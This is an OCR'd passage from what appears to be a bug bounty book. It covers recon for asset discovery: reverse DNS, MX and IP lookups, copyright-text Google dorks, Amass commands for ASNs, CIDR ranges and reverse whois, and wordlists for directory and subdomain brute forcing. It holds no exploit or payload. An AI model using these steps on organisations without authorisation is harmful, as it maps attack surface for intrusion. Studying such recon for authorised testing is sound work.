
Large companies often host their own name servers so they can route traffic to the correct IPs. These servers are configured by the organization who owns them so it stands to say that Microsoft wouldn't have domains pointing to a Facebook name server. We can assume that any domain pointing to a Facebook name server must be owned by Facebook, though you may find a few edge cases.



```
[alex@alex-PowerEdge-R710:~$ nslookup -type=NS facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    nameserver = b.ns.facebook.com.
facebook.com    nameserver = a.ns.facebook.com.
```

Figure 26: DNS nameserver lookup

It is important to note that this name server isn't pointing to a generic name server like "ns1.godaddy.com". There are hundreds of thousands of domains pointing to GoDaddy nameservers, it's a generic name server that a lot of people use. To perform reverse name server lookups the name server must be owned by the organization otherwise you will get a lot of false results.



b.ns.facebook.com

reverse ns

Insert a **name server (host) or IP** to find related domains by NS record.

3101 domains poiting to name server b.ns.facebook.com

facebookinourcommunity.org
facebookcanvas.nl
supportfreebasics.in
instagram-safety.net
facebookinourcommunity.net

jimskido.nl
facebookcommunitiessummit.com
fbbswagstore.com
instagram-kindness.org
instagramkindness.net

terragraph.support
creativityexploredinstagram.net
instagramtogether.net
fblitho.net
fbinourcommunity.com

creativityexplored-instagram.net
instagram.soy
instagram-wellbeing.org
devcguides.org
instagram.realty


Figure 27: Reverse nameserver search

We can use the service provided by to perform reverse name server lookups. It can be assumed that these endpoints belong to Facebook but you may have a few false positives in there.

- https://domaineye.com/

Reverse Mail Server

We can use the same technique to perform reverse mail server searches. Just like before the MX record returned must be owned by the target organization.



```
alex@alex-PowerEdge-R710:~$ nslookup -type=MX facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    mail exchanger = 10 smtpin.vvv.facebook.com.

Authoritative answers can be found from:
```

Figure 28: DNS mail server lookup

Just as before use https://domaineye.com/ to perform the reverse mail server search.

Reverse IP

Utilizing the companies CIDR ranges we can perform a reverse IP search to find any domains that are hosted on those IPs. Some people will also use the A record of their target domain to perform this reverse IP search. Again, you can use https://domaineye.com/ to perform this search.

Conclusion

DNS records can be used to tie domains together. If domains share the same A, NS, or MX record we can assume they are owned by the same entity. There may be some false positives but these can be filtered out. This technique will greatly increase your scope has a bug bounty hunter, just make sure it’s allowed first.


Google Dork

Introduction

Google dorks have been around for a while. I will discuss google dorks in greater detail later in the book. For now, we will be using the “intext” dork to find words that are present on a webpage.

Dork

At the bottom of most pages you will see some sort of copyright tag. This unique tag can be utilized to find domains owned by the same company.




By clicking "GET STARTED" I agree to receive news,
Statement and Customer Service.

© 2019 Starbucks Coffee Company. All rights reserved.

Figure 29: Starbucks copyright text

We can then take that copyright text and search for every other website that contains this text.



intext:"© 2019 Starbucks Coffee Company. All rights reserved."

Starbucks - Hopscotch
https://www.starbuckshopscotch.com
... or used by anyone else. Limit one board per person. See Starbucks Rewards™ Terms of Use for details. © **2019 Starbucks Coffee Company. All rights reserved**.

People also search for

starbucks match game
starbucks menu challenge 2019
starbucks game rigged
starbucks game 2019 summer
starbucks for life cheats
starbucks matcha two 2019

Figure 30:Google search for copyright text

Conclusion

Using the “intext” google dork with an organizations copyright text we can find sites owned by the same company. Google dorks are a great way to find hidden assets the only drawback is that this technique tends to be highly manually.

Tools

Amass

Introduction

Amass is the most popular asset discovery tool there is. This tool has many features and acts as the swiss army knife of asset discovery. I will be using this tool a lot throughout this book so make sure you get comfortable with it.

- https://github.com/OWASP/Amass

Installation


First you need to install amass. To install amass follow the instructions at (https://github.com/OWASP/Amass/blob/master/doc/install.md). I personally used snap to install amass, this can be done with the following command:

sudo snap install amass

ASN

Remember that we can use a company's ASN number to find a list of assets belong to the organization. First, we must find a list ASN numbers assigned to an organization using the following amass command:

amass intel -org <company name here>




```
alex@alex-PowerEdge-R710:~/tools$ amass intel -org facebook
32934, FACEBOOK - Facebook
54115, FACEBOOK-CORP - Facebook Inc
63293, FACEBOOK-OFFNET - Facebook
```

Figure 31: Amass ASN search

This command will return a list of ASN numbers that might belong to the organization, make sure to verify the names as there will be false positives sometimes.

Now that you have a list of ASN numbers you can find the associated CIDR range by using the following bash command:

whois -h whois.radb.net -- '-i origin <ASN Number Here>' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -u




```
[alex@alex-PowerEdge-R710:~/tools$ whois -h whois.radb.net -- '-i origin AS32934' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -u
102.132.96.0/20
102.132.96.0/24
102.132.97.0/24
```

Figure 32: Find CIDR range from ASN number

You can also use amass to find a list of domains running on a given ASN. This will use reverse IP searches to find domains running on the IPs in the specified ASN. The following command can be used to find domains running on a given ASN:

amass intel -asn <ASN Number Here>




```
[alex@alex-PowerEdge-R710:~/tools$ amass intel -asn 32934
facebook.com
tfbnw.net
fbcdn.net
aintfacebook.com
friendfeed.com
```

Figure 33: Amass find domains hosted on an ASN

CIDR

Amass can also be used to find domains on a given CIDR range. We can use the following command to find these endpoints:

amass intel -cidr <CIDR Range Here>




```
[alex@alex-PowerEdge-R710:~/tools$ amass intel -cidr 31.13.66.0/24
facebook.com
fbcdn.net
```

Figure 34: Amass find domains hosted in a CIDR range

Reverse Whois

Given a specific domain amass can utilize reverse whois searches to find other domains purchased by the same user. The following command can be used to issue this request:

amass intel -whois -d <Domain Name Here>



```
[alex@alex-PowerEdge-R710:~/tools$ amass intel -whois -d facebook.com
salaads.com
backtohealth.in
escape-facebook.com
recovery-facebook.com
octoimg.xyz
rajadimsum.com
mkmahala.com
```

Figure 35: Amass reverse whois search

Conclusion

Amass is one of the best tools for asset discovery. If you’re looking to expand your scope by finding additional domains owned by your target amass is the perfect tool. Make sure to get comfortable with this tool as you will end up using it a lot throughout your engagements.

Summary

This part of the recon process is all about horizontal correlation and expanding your scope. Many bug bounty programs have a fixed scope to a set of domains or IPs so you won’t be allowed to targets others endpoints. However, some bug bounties have an open scope which allows you to target asset they own. Being able to find CIDR ranges, domains, and other assets is vital if your hunting on a target with an open scope Using the tool amass will allow you to perform this entire phase with one tool. The more targets you find in this phase the better your odds will be in finding a vulnerability in the exploitation phase.

Chapter 7: Reconnaissance Phase 2

Wordlist

Introduction

Your wordlist can make or break you during the reconnaissance phase. A bad word list will cause you to miss critical assets and endpoints. Word lists are used to find new subdomains, interesting files, cracking passwords, and much more. Using the right word list will instantly increase your success rate when hunting for vulnerabilities.

Sec List

Introduction

Seclists from **danielmiessler** is a very popular source of different wordlists. If you’re looking for a good wordlist this should be the first place you look, chances are they have the wordlist you're looking for.

- https://github.com/danielmiessler/SecLists

Robots Disallow

When performing directory brute force attacks, I generally try to focus my efforts on finding interesting endpoints. I don't really care that there is an index.php page, I want to know if there is something juicy that can lead to a quick win this can be accomplished with the robots disallow wordlist:

- https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/RobotsDisallowed-Top1000.txt

As you know the robots.txt disallow directory is used to tell scraping bots such as google to not crawl certain files and file paths, this can be a good indication that they are trying to hide something. The robots disallow wordlists is a collection these directories taken from Alexa top 100K and the Majestic top 100K. Basically, some people went to the top 100k sites downloaded their robots.txt file and parsed out the disallow directories to a wordlist. If you're looking to find interesting endpoints on a target this is the list for you.


RAFT

The RAFT lists seem to be everyone's favorite word list for directory brute forcing and I can see why. The RAFT wordlists contains a large number of interesting filenames and directories. There are several different versions of this list ranging in size but I generally just go with the largest list. Make sure to use both the directories and files wordlist:

- https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt
- https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt

Technology Specific

During the fingerprinting phase you will determine the technology stacks used by various endpoints. If you know a target is running a specific technology you can double back to this phase and use a wordlist to specifically target that technology. If you are running a directory brute force on a PHP application it doesn't make sense to use a wordlist that contains .ASP filenames as those are associated with .NET applications. Seclists contains specific wordlists for PHP, Golang, ASP, Apache, IIS, and a bunch more.



SecLists / Discovery / Web-Content / CMS /

[Dw] **draguntsow** Create a wordlist of Modx Revolution CMS packages ···

..

ColdFusion.fuzz.txt	- sorted alphabetically
SAP.fuzz.txt	rename 's/_/-/g'
Sharepoint.fuzz.txt	rename 's/_/-/g'
SiteMinder.fuzz.txt	rename 's/_/-/g'
Sitefinity-fuzz.txt	rename 's/_/-/g'
caobox-cms.txt	rename 's/_/-/g'
drupal-themes.fuzz.txt	rename 's/_/-/g'
flyspray-1.0RC4.txt	Add "-" to split up words, move
joomla-plugins.fuzz.txt	rename 's/_/-/g'

Figure 36: Seclists GitHub repo

There are also specific wordlists for CMSs. If you find a WordPress application it would be a good idea to perform a directory brute force using a wordlist specifically made for WordPress.

Conclusion

Seclists is a one stop shop for wordlists. This repo will contain almost every wordlist you will need while hunting for bugs or performing a penetration test. There are a bunch of wordlists in there make sure to spend some time trying out different ones to see which one you like the best.

Common Speak

Common speak from **Assetnote** has a unique way of generating wordlists and one of my favorite wordlists to use for subdomain brute forcing. There are numerous datasets on Google Big query that are constantly being updated with new information. These datasets are used by common speak to create a wordlist that contain current technologies and terminology.

- https://github.com/assetnote/commonspeak2
- https://github.com/assetnote/commonspeak2-wordlists

All

The all word list from **jhaddix** is probably the largest wordlist out there, the majority of people use this wordlist for subdomain brute forcing. If you're looking for a word list that contains everything this is the one for you. You won’t find a bigger word list than this one.

- https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

CRTSH

Certificate transparency logs will be talked about in depth later in the book but for now all you need to know is every https domain is logged in a database somewhere. **Internetwache** created a tool to scrape this database for subdomains. Every hour Internetwache uses this tool to update his wordlist. This is an excellent way to get a list of relevant and up to date subdomains. This wordlist is highly underrated and should be used in your subdomain brute force phase.

- https://github.com/internetwache/CT_subdomains

Conclusion

Having a bad word list will cause you to miss all kinds of easy wins. Properly preparing a good word list to use is vital when performing directory, subdomain, or parameter brute forcing. Some of my best findings have come from having the right word in a wordlist. As you start finding interesting vulnerabilities and bugs you may find yourself creating your own unique wordlist to use.

Subdomain Enumeration

Introduction

I know I say that every stage is vital to finding vulnerabilities but this is especially true here. Unless you plan on going after an organization's main site, you're going to have to get good at enumerating subdomains as that's how you're going to find the majority of your targets. The internet is flooded with subdomain enumeration techniques and they are all very good. If you have been around bug bounties for a little bit the following techniques are going to feel familiar.




Figure 37: Subdomain enumeration workflow flowchart

